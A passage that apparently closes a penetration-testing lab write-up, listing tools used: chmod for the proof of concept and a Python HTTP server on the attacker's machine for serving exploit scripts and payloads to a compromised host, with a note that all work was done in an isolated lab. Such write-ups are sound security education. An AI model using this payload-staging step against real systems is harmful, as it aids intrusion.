  - `chmod` : To modify file permissions during the proof-of-concept.
- **Python3 HTTP Server**
  Description: Simple, built-in HTTP server module (`python3 -m http.server 80`). Hosted on the attacker's machine to serve exploit scripts, tools, and payloads for easy download by the compromised host.

Usage Note: All tools and techniques were employed strictly within a controlled, isolated lab environment for the purpose of security research and education. The progression from reconnaissance to exploitation demonstrates how chaining publicly available tools with basic misconfigurations can lead to full system compromise.